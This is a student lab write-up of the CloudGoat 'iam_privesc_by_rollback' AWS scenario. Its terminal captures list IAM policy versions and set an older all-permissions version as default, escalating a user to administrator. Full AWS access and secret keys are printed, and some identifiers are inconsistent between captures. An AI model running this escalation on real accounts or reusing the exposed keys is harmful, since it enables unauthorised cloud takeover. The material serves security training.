

CLOUD AND NETWORK SECURITY

TRACY SANYA OKELLO

CS-CNS05-24127


WEEK 7: ASSIGNMENT 1

**CloudGoat IAM Privilege Escalation by
Rollback Scenario**

Introduction

To understand and practice privilege escalation techniques in AWS IAM (Identity and Access Management) using the CloudGoat scenario "iam_privesc_by_rollback."

Firstly, set-up your environment. Ensure that you have jq, python and terraform installed. That way you will have a smooth flow with the assignment.



```
kali@kali: ~/Desktop/cloudgoat
File Actions Edit View Help
An error occurred (InvalidInput) when calling the ListPolicyVersions operation: ARN arn:aws:iam::032775285775:user/raynor-iam_privesc_by_rollback_cgid0oddre6j5l is not valid.

(kali@kali)~/Desktop/cloudgoat
$ aws configure --profile Cgoat
AWS Access Key ID [*****KT6G]: AKIAQPIMPFOHTLHWKT6G
AWS Secret Access Key [*****kiN]: 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

Default region name [None]: Default output format [None]:

(kali@kali)~/Desktop/cloudgoat
$ ls -l
total 52
-rwxr-xr-x 1 kali kali 3640 Mar 21 04:24 cloudgoat.py
drwxr-xr-x 4 kali kali 4096 Mar 21 04:24 core
-rw-r--r-- 1 kali kali 681 Mar 21 04:24 Dockerfile
-rw-r--r-- 1 kali kali 170 Mar 21 04:24 docker_stack.yml
-rw-r--r-- 1 kali kali 1519 Mar 21 04:24 LICENSE
-rw-r--r-- 1 kali kali 24576 Mar 21 04:24 README.md
-rw-r--r-- 1 kali kali 206 Mar 21 04:24 requirements.txt
drwxr-xr-x 19 kali kali 4096 Mar 21 04:24 scenarios

(kali@kali)~/Desktop/cloudgoat
$
```

Access the CloudGoat repository on Github, then go ahead to follow the instructions to deploy Github on your AWS environment.

```
kali@kali: ~/Desktop/cloudgoat
File Actions Edit View Help
-rwxr-xr-x 1 kali kali 3640 Mar 21 04:24 cloudgoat.py
drwxr-xr-x 4 kali kali 4096 Mar 21 04:24 core
-rw-r--r-- 1 kali kali 681 Mar 21 04:24 Dockerfile
-rw-r--r-- 1 kali kali 170 Mar 21 04:24 docker_stack.yml
-rw-r--r-- 1 kali kali 1519 Mar 21 04:24 LICENSE
-rw-r--r-- 1 kali kali 24576 Mar 21 04:24 README.md
-rw-r--r-- 1 kali kali 206 Mar 21 04:24 requirements.txt
drwxr-xr-x 19 kali kali 4096 Mar 21 04:24 scenarios

Quick Start
(kali@kali)~/Desktop/cloudgoat
$ cd scenarios/

(kali@kali)~/Desktop/cloudgoat/scenarios
$ ls --l
ciacd          ec2_ssrf      iam_privesc_by_attachment  rce_web_app      vulnerable_lambda
cloud_breach_s3  ecs_efs_attack iam_privesc_by_key_rotation rds_snapshot
codebuild_secrets ecs_takeover  iam_privesc_by_rollback    sqs_flag_shop
detection_evasion glue_privesc  lambda_privesc             vulnerable_cognito

(kali@kali)~/Desktop/cloudgoat/scenarios
$ cd ..

(kali@kali)~/Desktop/cloudgoat
$
```

It is important to then familiarize yourself AWS IAM concepts such as users,policies, roles and permissions.

Once the CloudGoat is deployed, access the CloudGoat environment using the credentials provided.

Launch the "iam_privesc_by_rollback" scenario from the CloudGoat menu or command-line interface.


```
Kali
File Actions Edit View Help
(kali@kali)~$ aws configure --profile Raynor
AWS Access Key ID [*****P4MB]: AKIAQPIMPQHTZJJ4P4MB
AWS Secret Access Key [*****YwVi]: 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
Default region name [None]:
Default output format [None]:

(kali@kali)~$ aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_rollback_cgiddre6j5l --profile Raynor
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgiddre6j5l",
      "PolicyArn": "arn:aws:iam::032775285775:policy/cg-raynor-policy-iam_privesc_by_rollback_cgiddre6j5l"
    }
  ]
}



(kali@kali)~$ aws iam list-policy-versions --policy-arn arn:aws:iam::032775285775:policy/cg-raynor-policy-iam_privesc_by_rollback_cgiddre6j5l --profile Raynor
```

Links Platforms Development


Use the AWS CLI or AWS Management Console to examine the initial IAM configuration, including existing users, roles, and policies.



Identify any permissions assigned to the user or role provided in the scenario.



```
kali@kali: ~  
$ aws iam get-policy-version --policy-arn arn:aws:iam::032775285775:policy/cg-raynor-policy-iam_privesc_by_rollback_cgic00ddre6j5l --version-id v3 --profile Raynor  
{  
  "PolicyVersion": {  
    "Document": {  
      "Version": "2012-10-17",  
      "Statement": [  
        {  
          "Action": "*",  
          "Effect": "Allow",  
          "Resource": "*"  
        }  
      ],  
      "VersionId": "v3",  
      "IsDefaultVersion": true,  
      "CreateDate": "2024-03-20T12:17:59+00:00"  
    }  
  }  
}  
  
$ aws iam set-default-policy-version --policy-arn arn:aws:iam::032775285775:policy/cg-raynor-policy-iam_privesc_by_rollback_cgic00ddre6j5l --version-id v3 --profile Raynor
```



In conclusion

I realized that v3 was the version that was able to grant Raynor full rights as we have seen from the screen shots

above. Therefore Raynor's privileges were escalated from being a basic user to an administrator.